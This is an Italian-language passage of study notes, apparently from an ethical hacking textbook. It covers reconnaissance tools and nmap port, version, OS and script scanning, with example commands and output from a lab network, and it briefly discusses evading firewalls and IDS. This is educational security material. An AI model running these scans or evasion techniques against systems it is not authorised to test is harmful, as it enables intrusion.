X-Frame-Options: SAMEORIGIN

Referrer-Policy: same-origin

Cache-Control: private, max-age=0, no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Expires: Thu, 01 Jan 1970 00:00:01 GMT

Set-Cookie:

\_cf\_bm=bin1OduiDKdF6vN27ahHYxNqnw.NxagOfEHsoiMbMbM-1668373994-

0-

AWOI+udp/7xi5x/rmYxrZyIVVD9gEnwVo7GJfbuURQ/2GIxN4aRrQmCI3wSBQk

/NwWVvGal77d3q8Hm9s2nhI4=; path=/; expires=Sun, 13-Nov-22

21:43:14 GMT; domain=.www.wiley.com; HttpOnly; Secure

Strict-Transport-Security: max-age=2592000; includeSubDomains

X-Content-Type-Options: nosniff

Server: cloudflare

CF-RAY: 769a8286dd543b9a-BOS

Una strada più semplice per fare questo è tramite Netcraft, che ci da una storia del sito. Ci restituisce anche i blocchi di indirizzi ip. Ti dice anche quale web server runna, di che versione è e quali moduli sono attivati. Puoi vedere se runna Apache, nel nostro caso è cloudfare ma con le informazioni ottenute possiamo vedere se è attaccabile tramite POODLE o heartbleed. Mentre la cronologia del sito è importante sicuramente è molto più importante le tecnologie che usa. Si possono trovare pagine HTML sia statiche che dinamiche, la differenza è che nelle dinamiche troviamo linguaggi come PHP o JAVA. Inoltre i siti utilizzano anche framework che possono essere anche loro vulnerabili come Spring. Un altro plug in utilissimo è Wappalyzer o Firebug. Inoltre Firefox ha anche l'opzione ispeziona pagina dove si potrà iniziare partendo dal documento DOM (Document object Model) e i suoi componenti. Inoltre esiste anche HTTrack che ti permette di creare un sito mirroring, questo utilizza uno spider sul sito remoto, memorizzando i risultati in una directory.

#### Mirroring Sites with httrack

```
$ httrack
```

```
Welcome to HTTrack Website Copier (Offline Browser) 3.49-  
2+libhttplib.so.2 Copyright (C) 1998-2017 Xavier Roche and  
other contributors
```

```
To see the option list, enter a blank line or try httrack --  
help
```

```
Enter project name :MySite
```

```
Base path (return=/root/websites/) :
```

```
Enter URLs (separated by commas or blank spaces)
```

```
:http://www.domain.com
```

```
Action:
```

```
(enter) 1 Mirror Website(s)
```

```
2 Mirror Website(s) with Wizard
```

```
3 Just Get Files Indicated
```

```
4 Mirror ALL links in URLs (Multiple Mirror)
```

```
5 Test Links In URLs (Bookmark Test)
```

```
0 Quit
```

```
:1
```

```
Proxy (return=none) :
```

```
You can define wildcards, like: -.gif +www..com/*.*zip -  
img_.zip
```

```
Wildcards (return=none) :
```

```
You can define additional options, such as recurse level (-  
r<number>),
```

separated by blank spaces

To see the option list, type help

Additional options (return=none) :

Una volta avuto l'HTML puoi fare quello che vuoi. Puoi anche apportare modifiche, rivedere il codice e gli script.

## Technology Intelligence

Come compito di ethical hacker è quello di identificare vulnerabilità per l'organizzazione per cui lavori. Un ultima tecnica è quella di utilizzare i Google dork anche conosciuto come google hacking.

## Google Hacking

Questa è un importante skill da avere, migliora le tue ricerche. Questo ti permette di identificare tecnologie o vulnerabilità. Inoltre c'è il google hacking database che collezione tutti i google dork che sono stati identificati da qualcun altro.

In primis, le Google keywords. Un esempio può essere quello di trovare una parola all'interno dell'url e la sintassi può essere inurl:index. Questo trova tutte le pagine index.html, index.php presenti nel sito. Se vuoi ignorare l'url e cercare solo le parole allora usi intext. Se hai a che fare con un'azienda che più domini allora dovrà usare la keyword site, oppure se stai cercando un filetype come PDF utilizzi la keyword filetype.

## Internet of Things (IoT)

Questi device come termostati, lampadine, frigoriferi vengono utilizzati con capacità di automazione e possono essere utilizzati per infiltrarsi nei sistemi. Malware come Satori può infettare multipli IoT device e una volta infettati infettare anche gli altri. Tool come Shodan permettono di cercare questi IoT device. Inoltre ti permette anche di capire come vengono usati questi dispositivi. Nell'esempio (vedere immagine su libro) mostra come la porta:2000 identifica i dispositivi DNP (Distributed network protocol).

Questa ricerca è nata dopo aver cliccato sul link di sistemi di controllo industriale e vedere quali protocolli shodan conoscesse. Shodan riconosce le organizzazioni su dove sono identificate e dove.

# CHAPTER 5 - SCANNING NETWORKS

In questo stage abbiamo bisogno di interagire con i dati raccolti precedentemente.

Il primo step per interagire con i sistemi del target è quello di effettuare un port scan, questo identifica le porte aperte sul sistema. Questo è un punto di inizio sull'identificare i servizi e le applicazioni che ascoltano su quelle porte. Sapere i nomi delle applicazioni e le loro versioni può aiutare ad indentificare le vulnerabilità. Motivo per la quale utilizziamo vulnerability scanner, senza mai prendere per sottointeso che sono infallibili. Questi possono fare vari errori, come mancare vulnerabilità come anche segnalarne alcune che non esistono.

I firewall qui possono essere molto fastidiosi come intrusion detection o come protection. Le porte possono essere aperte ma chiuse dal firewall. Questo limita le tue possibilità di accedere al sistema. I tuoi scan potrebbero essere rilevati, così da essere di nuovo fermato dal security operation. Questo dipende sempre dalle regole implementate. Questo significa che dovrai essere capace di utilizzare tecniche di evasion affinché non vieni rilevato. Un altro modo per ottenere questo è quello di utilizzare il packet crafting. Significa che bypassi la sicurezza del sistema operativo utilizzando meccanismi di creazione di dati per la trasmissione nella rete. L'obiettivo è quello di creare messaggi incorretti, così da non essere rilevati ed ignorati da firewall ed arrivare all'endpoint.

MITRE identifica attività di scanning e tecniche di attacchi e fa riferimento a due sotto tecniche :

- Scanning IP blocks
- Vulnerability scanning

Il MITRE manca anche di tante informazioni, dato che queste due tecniche hanno molti tool e tattiche.

## Ping Sweeps

Ancora prima di lanciare attacchi su indirizzi che hai trovato, vorrai sicuramente identificare i sistemi che rispondono a questi attacchi. Così da vedere quali sono i sistemi attivi prima ancora di lanciare sonde o attacchi su di esso. Questo si fa utilizzando il ping sweep, ovvero lanciamo un ICMP ECHO request Finché non si colpiscono i bersagli con un numero insolito o un di questi messaggi, potrebbero non essere notati. I firewall bloccano questi ICMP request.

## Using fping

Il tool migliore per fare ping sweep e fping, è stato disegnato per inviare queste richieste multipli target, nell'esempio si può notare come viene utilizzato all'interno della rete locale. Il

parametro utilizzato è -aeg che significa mostrami quali tool sono attivi, mostrando il tempo trascorso e generare una lista di indirizzi. Quando si arriva ad Host unreachable significa che l'host è down, fping invia messaggi finquando non determina che l'host è in down, L'output è troncato dalla lunghezza ma senza l'-a la fine della lista sarebbe stata solo di host in down.

Così com'è, tutto ciò che otteniamo è il indicazione che i sistemi erano attivi. Ecco l'esempio :

#### fping Output

```
$ fping -aeg 192.168.86.0/24
192.168.86.1 (10.3 ms)
192.168.86.2 (16.4 ms)
192.168.86.12 (27.7 ms)
192.168.86.21 (17.4 ms)
192.168.86.11 (173 ms)
192.168.86.20 (82.7 ms)
192.168.86.31 (0.04 ms)
192.168.86.30 (14.3 ms)
192.168.86.32 (16.4 ms)
192.168.86.35 (16.9 ms)
192.168.86.37 (21.7 ms)
192.168.86.38 (20.4 ms)
192.168.86.39 (22.2 ms)
192.168.86.22 (216 ms)
192.168.86.43 (15.6 ms)
192.168.86.44 (14.7 ms)
192.168.86.49 (0.37 ms)
192.168.86.50 (14.3 ms)
192.168.86.51 (18.8 ms)
192.168.86.52 (15.3 ms)
192.168.86.28 (294 ms)
192.168.86.58 (19.9 ms)
192.168.86.47 (375 ms)
192.168.86.53 (508 ms)
192.168.86.63 (404 ms)
192.168.86.160 (15.6 ms)
192.168.86.162 (25.7 ms)
192.168.86.170 (14.6 ms)
192.168.86.189 (18.9 ms)
192.168.86.196 (25.6 ms)
192.168.86.200 (32.7 ms)
192.168.86.205 (72.2 ms)
192.168.86.210 (18.3 ms)
```

```
192.168.86.245 (15.6 ms)
192.168.86.247 (23.4 ms)
192.168.86.250 (25.9 ms)
ICMP Host Unreachable from 192.168.86.31 for ICMP Echo sent to
192.168.86.4
ICMP Host Unreachable from 192.168.86.31 for ICMP Echo sent to
192.168.86.4
ICMP Host Unreachable from 192.168.86.31 for ICMP Echo sent to
192.168.86.3
ICMP Host Unreachable from 192.168.86.31 for ICMP Echo sent to
192.168.86.3
ICMP Host Unreachable from 192.168.86.31 for ICMP Echo sent to
192.168.86.7
ICMP Host Unreachable from 192.168.86.31 for ICMP Echo sent to
192.168.86.7
ICMP Host Unreachable from 192.168.86.31 for ICMP Echo sent to
192.168.86.6
ICMP Host Unreachable from 192.168.86.31 for ICMP Echo sent to
192.168.86.6
```

Il parametro -e provvede al generare il tempo trascorso, questo provvede al messaggio da quando è inviato fino a quando viene ricevuto. Nell'esempio si può notare che questi sono molto alti considerando che il target è in locale. Nell'esempio vediamo come molti sistemi indicano una risposta, non significa che questi host siano sulla stessa rete. Dato che ci troviamo in una rete locale, siamo certi che queste informazioni sono corrette. Comunque, sia i firewall host-based che network based potrebbero bloccare queste richieste ICMP. Solo perché non otteniamo riposta non significa che questi host non possono essere up. Potrebbe esserci qualcosa che blocca il messaggio. Con il firewall il messaggio di risposta è host unreachable.

## Using MegaPing

Questo è un altro tool che può fare pingsweep. Ha anche un interfaccia GUI su Windows. Il ping sweep viene fatto dal pannello IP scanner tool. By default Mac address e IP non vengono mostrati. Ci sono anche molti tool da utilizzare infatti questo viene chiamato anche coltellino svizzero.

## Port Scanning

Ricordiamoci che il port scanning è un'attività che nella pila TCP/IP è nel transport layer quindi l'applicazione determina se è UDP o TCP come protocollo di ascolto, questo viene detto perché l'obiettivo del port scanning è quello di identificare il software che è legato alle porte aperte. TCP utilizza il 3-way handshake, questo inizializza la connessione, per fare questo utilizza i flag con il settaggio di bit su enable o disable. Utilizza i flag SYN e ACK per completare il processo di connessione. Altri flag come URG, PSH a FIN vengono utilizzati per altri scopi il RST flag viene usato per permettere agli altri sistemi di cessare la comunicazione sulla porta di destinazione. Gli scanner delle porte utilizzano le regole note del protocollo per determinare se una porta è aperta o meno.

Le porte aperte rispondono al messaggio SYN con SYN/ACK, le porte chiuse rispondono al messaggio SYN con RST. Cosa succede se inviamo altri messaggi porte a porte aperte o chiuse ? Questo lo facciamo per fare evasion dei firewall. Lo stack della rete fa riferimento a documentazioni e quindi se alcuni scambi non sono documentati il comportamento non è garantito perché inaspettato. UDP è un'altra storia. Non esiste un modo definito di iniziare una conversazione dal punto di vista del protocollo.

I messaggi UDP sono inviati dal client al server ed è responsabilità del server rispondere.

Il sistema operativo ha solo il compito di trasferire il messaggio all'applicazione una volta che il Transport layer header è stato processato. Questa è una sfida per i port scanner

Questo può rappresentare una sfida per gli scanner di porte. Il motivo è che, senza una risposta definita, è difficile determinare se la mancanza di risposta sia dovuta a una porta chiusa o semplicemente al fatto che l'applicazione non ha ricevuto ciò che si aspettava. Potrebbe anche essere che l'applicazione server in ascolto su quella porta semplicemente non risponda. Nei messaggi UDP è probabile che i messaggi si perdano durante la trasmissione e si potrebbe ritrasmetterli con un periodo di tempo stabilito tra l'uno e l'altro.

Non ha molto senso inviare migliaia di messaggi a un host che non esiste. Questo comportamento può essere controllato, a seconda del port scanner utilizzato.

## nmap

Il de facto port scanner è nmap, questo può fare scansioni UDP e multiple TCP. Può individuare sistemi operativi, applicazioni e versioni di esse. La parte più significativa è quella di eseguire script. Il linguaggio è il Lua che ha dei moduli per installati.

## TCP Scanning

Ci sono diversi metodi di TCP scanning da fare con nmap. Il protocollo di trasporto utilizza 2 byte per il port number negli header. Questo significa che ci sono 65,536 possibili porte, (0-

65535). Per essere efficienti nmap può scannerizzare solo 1.000 porte by default e si possono anche specificare quali. Queste 1.000 sono quelle che probabilmente hanno dei servizi.

Ci sono molti tipi di TCP scanning, il primo è il SYN scan. Questo viene chiamato anche half-open scan, perché le connessioni rimangono metà aperte. Nmap invia un messaggio SYN al target, se la porta è aperta allora risponde con SYN/ACK, e nmap risponderà al messaggio con RST indicando che non vuole continuare. Se la porta è chiusa allora il sistema del target risponde con RST. Nell'esempio di vede come si effettua un SYN scan con il parametro -sS in seguito l'IP address del target.

### SYN Scan with nmap

```
$ sudo nmap -sS 192.168.86.32
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 17:46 EST
Nmap scan report for billthecat.lan (192.168.86.32)
Host is up (0.022s latency).

Not shown: 500 closed ports, 495 filtered ports
PORT STATE SERVICE
22/tcp open ssh
88/tcp open kerberos-sec
445/tcp open microsoft-ds
548/tcp open afp
5900/tcp open vnc
MAC Address: AC:87:A3:36:D6:AA (Apple)
nmap done: 1 IP address (1 host up) scanned in 3.69 seconds
```

Nell'esempio di dopo utilizziamo un blocco di indirizzi ip e utilizziamo il full connect scan. A differenza del RST alla risposta del SYN/ACK, nmpa completa la connessione e la chiuderà quando sarà stabilita. Per il blocco si utilizza il la notazione CIDR, quindi scannerizzerà l'intera subnet, inoltre noterai come ci sarà anche una porta specificata (80 e 443).

### nmap Full Connect Scan

```
$ nmap -sT -p 80,443 192.168.86.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 17:46 EST
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for testwifi.here (192.168.86.1)
Host is up (0.011s latency).

PORT STATE SERVICE
80/tcp open http
443/tcp closed https
```

```
MAC Address: 18:D6:C7:7D:F4:8A (Tp-link Technologies)
Nmap scan report for 192.168.86.2
Host is up (0.011s latency).
PORT STATE SERVICE
80/tcp closed http
443/tcp closed https
MAC Address: 68:05:CA:46:70:88 (Intel Corporate)
Nmap scan report for 192.168.86.11
Host is up (0.022s latency).
PORT STATE SERVICE
80/tcp closed http
443/tcp closed https
MAC Address: C8:DB:26:02:EE:CC (Logitech)
Nmap scan report for harmonyhub.lan (192.168.86.12)
Host is up (0.014s latency).
PORT STATE SERVICE
80/tcp closed http
443/tcp closed https
MAC Address: C8:DB:26:02:89:62 (Logitech)
Nmap scan report for myq-d9f.lan (192.168.86.20)
Host is up (0.026s latency).
PORT STATE SERVICE
80/tcp open http
443/tcp closed https
MAC Address: 64:52:99:54:7F:C5 (The Chamberlain Group)
```

Ci sono due cose che noterai nell'output, prima cosa non sappiamo il nome dell'applicazione, tutto quello che sappiamo è il protocollo utilizzato. Prendiamo che sia un web server, ma quale? Inoltre notiamo che insieme al mac address vediamo anche il vendor, niente di speciale perché nmap vede l'OUI (Organizationally unique identifier) che è parte del mac address da un database su cui fa il lookup.

Ci sono altri TCP scan come l'XMAS scan. Qui i flag utilizzati sono FIN, PSH e URG, qui noteremo che non otterremo informazioni sulle porte ma solo se queste sono aperte o filtrate. La ragione di questo è perché se le porte sono chiuse riceveremo un RSP come messaggio, mentre se sono aperte non riceveremo nulla perché non è un pacchetto legato rispetto al protocollo. Se nmap non da risposta non sarà mai chiaro se è un problema di network device o se il sistema non risponde a messaggi illegali.

## Running an Xmas Scan with Nmap

```
$ sudo nmap -sX 192.168.86.32
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 17:46 EST
Nmap scan report for billthecat.lan (192.168.86.32)
Host is up (0.0076s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open|filtered ssh
88/tcp open|filtered kerberos-sec
445/tcp open|filtered microsoft-ds
548/tcp open|filtered afp
5900/tcp open|filtered vnc
MAC Address: AC:87:A3:36:D6:AA (Apple)
Nmap done: 1 IP address (1 host up) scanned in 13.13 seconds
```

Le stesse porte che sono uscite ora sono quelle del scan SYN di prima. L'unica differenza è che nmap non può determinare quali sia aperta o filtrata. . Anche altre scansioni, come la scansione Null in cui non sono impostati flag, mostreranno risultati come aperti o filtrati per lo stesso motivo. Anche il FIN scan fa uso di flag inaspettati ma solo dopo che la connessione è stabilita. Anche qui avrà aperta o filtrata come risultato.

## UDP Scanning

L'udp scanning è molto più semplice, non ci sono opzioni, nmap invia un messaggio e vede solo se la risposta torna indietro. L'aspettativa è che se la porta è chiusa il sistema risponderà con un messaggio ICMP unreachable port, se aperta risponde con qualcosa o anche con niente. Nell'esempio di sotto si può vedere come oltre allo scan UDP viene settato anche il timing -T4 ovvero l'acceleratore. By default è settato a 3, e si può arrivare a 5. Più lento lo fai meglio eviti la detection.


```
$ nmap -sU -T 4 192.168.86.32
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 17:46 EST
Nmap scan report for billthecat.lan (192.168.86.32)
Host is up (0.0053s latency).
Not shown: 750 closed ports, 247 open|filtered ports
PORT STATE SERVICE
123/udp open ntp
137/udp open netbios-ns
5353/udp open zeroconf
```

MAC Address: AC:87:A3:36:D6:AA (Apple)

Nmap done: 1 IP address (1 host up) scanned in 5.21 seconds

Nell'immagine di wireshark si possono vedere le sonde lanciate da nmap. Si nota il packet decode nella parte di sotto come non ci sono dati nel pacchetto. L'UDP header ha 8 byte e non c'è payload. Alla fine della lista vedrai la porta ICMP unreachable del target host.

Si possono confrontare i tempi che utilizzano i due differenti scan. Il SYN utilizza lo scan su i 3 secondi mentre l'udp 5 secondi. L'UDP scannerizza 1.000 porte. Ma abbiamo ancora un problema che non sappiamo il nome dell'applicazione che funziona su queste porte. Zenmap è la versione GUI di nmap.



## Detailed Information

Possiamo usare nmap per risolvere il problema del sapere il nome dell'applicazione. Possiamo utilizzare varie scanning technique, la prima è l'opzione -sV. Ciò che fa nmap quando eseguiamo una scansione di versione (-sV) è connettersi alla porta e, se necessario, emettere i comandi di protocollo corretti per recuperare il banner dell'applicazione.

Questo include nome del software e versione. Nell'esempio di sotto vediamo come sulla porta 22 viene usato OpenSSH versione 7.4, il 2.0 in parentesi indica la versione del protocollo.

## Nmap Version Scan

```
$ nmap -sV 192.168.86.32
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 17:46 EST
Nmap scan report for billthecat.lan (192.168.86.32)
Host is up (0.0083s latency).
Not shown: 995 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.4 (protocol 2.0)
88/tcp open kerberos-sec Heimdal Kerberos (server time:
2018-07-15 02:51:39Z)
445/tcp open microsoft-ds?
548/tcp open afp Apple AFP (name: billthecat;
protocol 3.4; OS X 10.9 - 10.11; Macmini7,1)
5900/tcp open vnc Apple remote desktop vnc
MAC Address: AC:87:A3:36:D6:AA (Apple)
Service Info: OSs: OS X, Mac OS X; CPE:
cpe:/o:apple:mac_os_x:10.9, cpe:/o:apple:mac_os_x
Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.23 seconds
```

nmap conosce i dettagli del servizio perché l'applicazione prevede le informazioni quando nmap si connette. Ciò significa che nmap deve capire come parlare all'applicazione per estrarre queste info. Per esempio con Apache per ottenere informazioni bisogna essere amministratori così da restituire non solo il software ma anche i moduli che sono runnati all'interno. Nmap può anche sapere che sistema operativo è presente. Questo lo ottiene con il fingerprint la quale dispone di un database. Questi fingerprint contengono dettagli sul comportamento del sistema operativo. incluso l'identificazione dell'IP, la sequence number iniziale, il numero di dimensione della window e anche altri dettagli. Per identificarlo ha bisogno di almeno una porta aperta e una chiusa. Nell'esempio di sotto possiamo vedere una scansione al sistema operativo. Come si nota non indichiamo il TCP sna, nmap lo fa da solo. Inoltre vediamo come identifica due sistemi operativi.

## Operating System Scan with Nmap

```
$ sudo nmap -O 192.168.1.144 192.168.1.214
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-05 18:46 EST
Nmap scan report for deathtongue (192.168.1.144)
Host is up (0.042s latency).
Not shown: 995 closed tcp ports (reset)
PORT STATE SERVICE
```

22/tcp open ssh  
88/tcp open kerberos-sec  
445/tcp open microsoft-ds  
5000/tcp open upnp  
7000/tcp open afs3-fileserver  
MAC Address: 14:98:77:31:B2:33 (Apple)  
No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/> ).  
TCP/IP fingerprint:  
OS:SCAN(V=7.93%E=4%D=2/5%OT=22%CT=1%CU=35270%PV=Y%DS=1%DC=D%G=Y%M=149877%TM  
OS:=63E04033%P=x86\_64-pc-linuxgnu)SEQ(SP=103%GCD=1%ISR=107%TI=Z%CI=RD%II=R  
OS:I%TS=21)OPS(O1=M5B4NW6NNT11SLL%O2=M5B4NW6NNT11SLL%O3=M5B4NW6  
NNT11%O4=M5B  
OS:4NW6NNT11SLL%O5=M5B4NW6NNT11SLL%O6=M5B4NNT11SLL)WIN(W1=FFFF%  
W2=FFFF%W3=F  
OS:FFF%W4=FFFF%W5=FFFF%W6=FFFF)ECN(R=Y%DF=Y%T=40%W=FFFF%O=M5B4N  
W6SLL%CC=Y%Q  
OS:=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=  
Y%DF=Y%T=40%  
OS:W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=N%T=40%W=0%S=Z%A=S+%F=A  
R%O=%RD=0%Q=  
OS:)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=N%T=4  
0%W=0%S=Z%A=  
OS:S%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=38%UN=0%RIPL=G%RID=G%  
RIPCK=G%RUCK  
OS:=0%RUD=G)IE(R=Y%DFI=S%T=40%CD=S)  
Network Distance: 1 hop  
Nmap scan report for limekiller (192.168.1.214)  
Host is up (0.053s latency).  
Not shown: 997 filtered tcp ports (no-response)  
PORT STATE SERVICE  
135/tcp open msrpc  
139/tcp open netbios-ssn  
445/tcp open microsoft-ds  
MAC Address: 54:14:F3:B8:A3:9E (Intel Corporate)  
Warning: OSScan results may be unreliable because we could not  
find at least 1 open and 1 closed port  
Aggressive OS guesses: Microsoft Windows 10 (95%), Microsoft  
Windows Server 2008 SP1 (90%), Microsoft Windows 10 1703 (89%),  
Microsoft Windows 10 1511 - 1607 (88%), Microsoft Windows Phone

7.5 or 8.0 (88%), Microsoft Windows 10 1511 (87%), Microsoft Windows Server 2008 R2 or Windows 8.1 (87%), Microsoft Windows Server 2016 (87%), Microsoft Windows 7 Professional or Windows 8 (87%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (87%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at  
<https://nmap.org/submit/>.

Nmap done: 2 IP addresses (2 hosts up) scanned in 116.89 seconds

Una cosa da tenere in conto è che quando si fa uno scan sul sistema operativo e che nmap si affida alle fingerprint, ed una stessa impronta può matchare su più sistemi operativi. Il risultato della scan è un sistema Windows, la versione non è quella indicata da nmap. Il sistema operativo è in verità il kernel - il pezzo di software che gestisce hardware, memory e gestisce processi. Tutto quello che aiuta l'interazione con l'utente. Nel caso di Linux, lo stesso kernel può essere usato su più sistemi operativi. Nmap non ci può dire se è Ubuntu o CentOS. Nel nostro esempio sappiamo che è Apple per il MAC address, il target ha Ventura 13.2. che chiaramente non è stato aggiunto al database di nmap al tempo dello scan.

## Scripting

Nmap include lo script engine che ti permette di estendere le funzionalità nella maniera che vorresti. Ci sono migliaia di script raggruppati per categorie che sono

- auth
- broadcaste
- brute
- default
- discovery
- dos
- exploit
- external
- fuzzer
- intrusive
- malware

- safe
- version
- vuln

Di seguito un esempio :

#### Nmap Discovery Scripts

```
$ sudo nmap -sS --script=discovery 192.168.86.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 17:48 EST
Pre-scan script results:
|http-robtex-shared-ns: TEMPORARILY DISABLED due to changes
in Robtex's API. See https://www.robtex.com/api/
| targets-asn:
| targets-asn.asn is a mandatory parameter
|hostmap-robtex: TEMPORARILY DISABLED due to changes in
Robtex's API. See https://www.robtex.com/api/
| ipv6-multicast-mld-list:
| fe80::a483:e7ff:fe9c:6f65:
| device: ens33
| mac: a6:83:e7:9c:6f:65
| multicast_ips:
| ff02::fb (mDNSv6)
| targets-ipv6-multicast-mld:
| IP: fe80::a483:e7ff:fe9c:6f65 MAC: a6:83:e7:9c:6f:65
IFACE: ens33
|
|_ Use --script-args=newtargets to add the results as targets
| broadcast-ping:
| IP: 192.168.79.2 MAC: 00:50:56:f6:4b:60
| IP: 192.168.79.1 MAC: a6:83:e7:9c:6f:65
|_ Use --script-args=newtargets to add the results as targets
| targets-ipv6-multicast-echo:
| IP: fe80::a483:e7ff:fe9c:6f65 MAC: a6:83:e7:9c:6f:65
IFACE: ens33
|_ Use --script-args=newtargets to add the results as targets
| targets-ipv6-multicast-invalid-dst:
| IP: fe80::a483:e7ff:fe9c:6f65 MAC: a6:83:e7:9c:6f:65
IFACE: ens33
|_ Use --script-args=newtargets to add the results as targets
```

Per utilizzarlo come visto usiamo —script seguito dal nome dello script. In Linux gli script li troviamo sotto /usr/share/nmap/scripts. In Windows in Program Files. nell'esempio che segue uno script su cui chiediamo come indicazioni sull'utilizzo dello script http-waf-detect.nse

### Nmap Script Help

```
$ nmap --script-help=http-waf-detect.nse
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 17:51 EST
http-waf-detect
Categories: discovery intrusive
https://nmap.org/nsedoc/scripts/http-waf-detect.html
Attempts to determine whether a web server is protected by an
IPS (Intrusion
Prevention System), IDS (Intrusion Detection System) or WAF
(Web Application
Firewall) by probing the web server with malicious payloads
and detecting
changes in the response code and body.
To do this the script will send a "good" request and record
the response,
afterwards it will match this response against new requests
containing
malicious payloads. In theory, web applications shouldn't
react to malicious
requests because we are storing the payloads in a variable
that is not used by
the script/file and only WAF/IDS/IPS should react to it. If
aggro mode is set,
the script will try all attack vectors (More noisy)
This script can detect numerous IDS, IPS, and WAF products
since they often
protect web applications in the same way. But it won't
detect products which
don't alter the http traffic. Results can vary based on
product configuration,
but this script has been tested to work against various
configurations of the
following products:
```

- Apache ModSecurity
- Barracuda Web Application Firewall
- PHPIDS

- dotDefender
- Imperva Web Application Firewall
- Blue Coat SG 400

Un altro modo per trovare queste informazioni sarebbe quello di accedere direttamente allo script. Quando si scrivono script Nmap, ci sono delle variabili che vengono impostate, e una di queste è la descrizione. Questa è la variabile che viene visualizzata quando viene chiamato script-help. Inoltre, noterete una sezione sull'utilizzo, che indica come lo script deve essere chiamato da Nmap. Noterete anche le istruzioni require in alto. È qui che vengono inserite le funzionalità del motore di scripting di Nmap. Questi moduli sono necessari affinché lo script possa essere chiamato da Nmap.

Top of the http-waf-detect.nse File

```
local http = require "http"
local http = require "http"
local shortport = require "shortport"
local stdnse = require "stdnse"
local string = require "string"
local table = require "table"
description = [[
Attempts to determine whether a web server is protected by an
IPS (Intrusion
Prevention System), IDS (Intrusion Detection System) or WAF
(Web Application
Firewall) by probing the web server with malicious payloads and
detecting
changes in the response code and body.
To do this the script will send a "good" request and record the
response,
afterwards it will match this response against new requests
containing
malicious payloads. In theory, web applications shouldn't react
to malicious
requests because we are storing the payloads in a variable that
is not used by
the script/file and only WAF/IDS/IPS should react to it. If
aggro mode is set,
the script will try all attack vectors (More noisy)
This script can detect numerous IDS, IPS, and WAF products
since they often
```

protect web applications in the same way. But it won't detect products which don't alter the http traffic. Results can vary based on product configuration, but this script has been tested to work against various configurations of the following products:

- Apache ModSecurity
  - Barracuda Web Application Firewall
  - PHPIDS
  - dotDefender
  - Imperva Web Application Firewall
  - Blue Coat SG 400
- ]]

---

- @usage

```
-- nmap -p80 --script http-waf-detect <host>
-- nmap -p80 --script http-waf-detect --script-args="http-wafdetect.aggro,http-
wafdetect.uri=/testphp.vulnweb.com/artists.php" www.modsecurity.org
```

- @output

```
-- PORT STATE SERVICE
-- 80/tcp open http
-- |_http-waf-detect: IDS/IPS/WAF detected
```

- - @args http-waf-detect.uri Target URI. Use a path that does not redirect to a different page
- @args http-waf-detect.aggro If aggro mode is set, the script will try all attack vectors to trigger the IDS/IPS/WAF
- @args http-waf-detect.detectBodyChanges If set it also checks for changes in the document's body

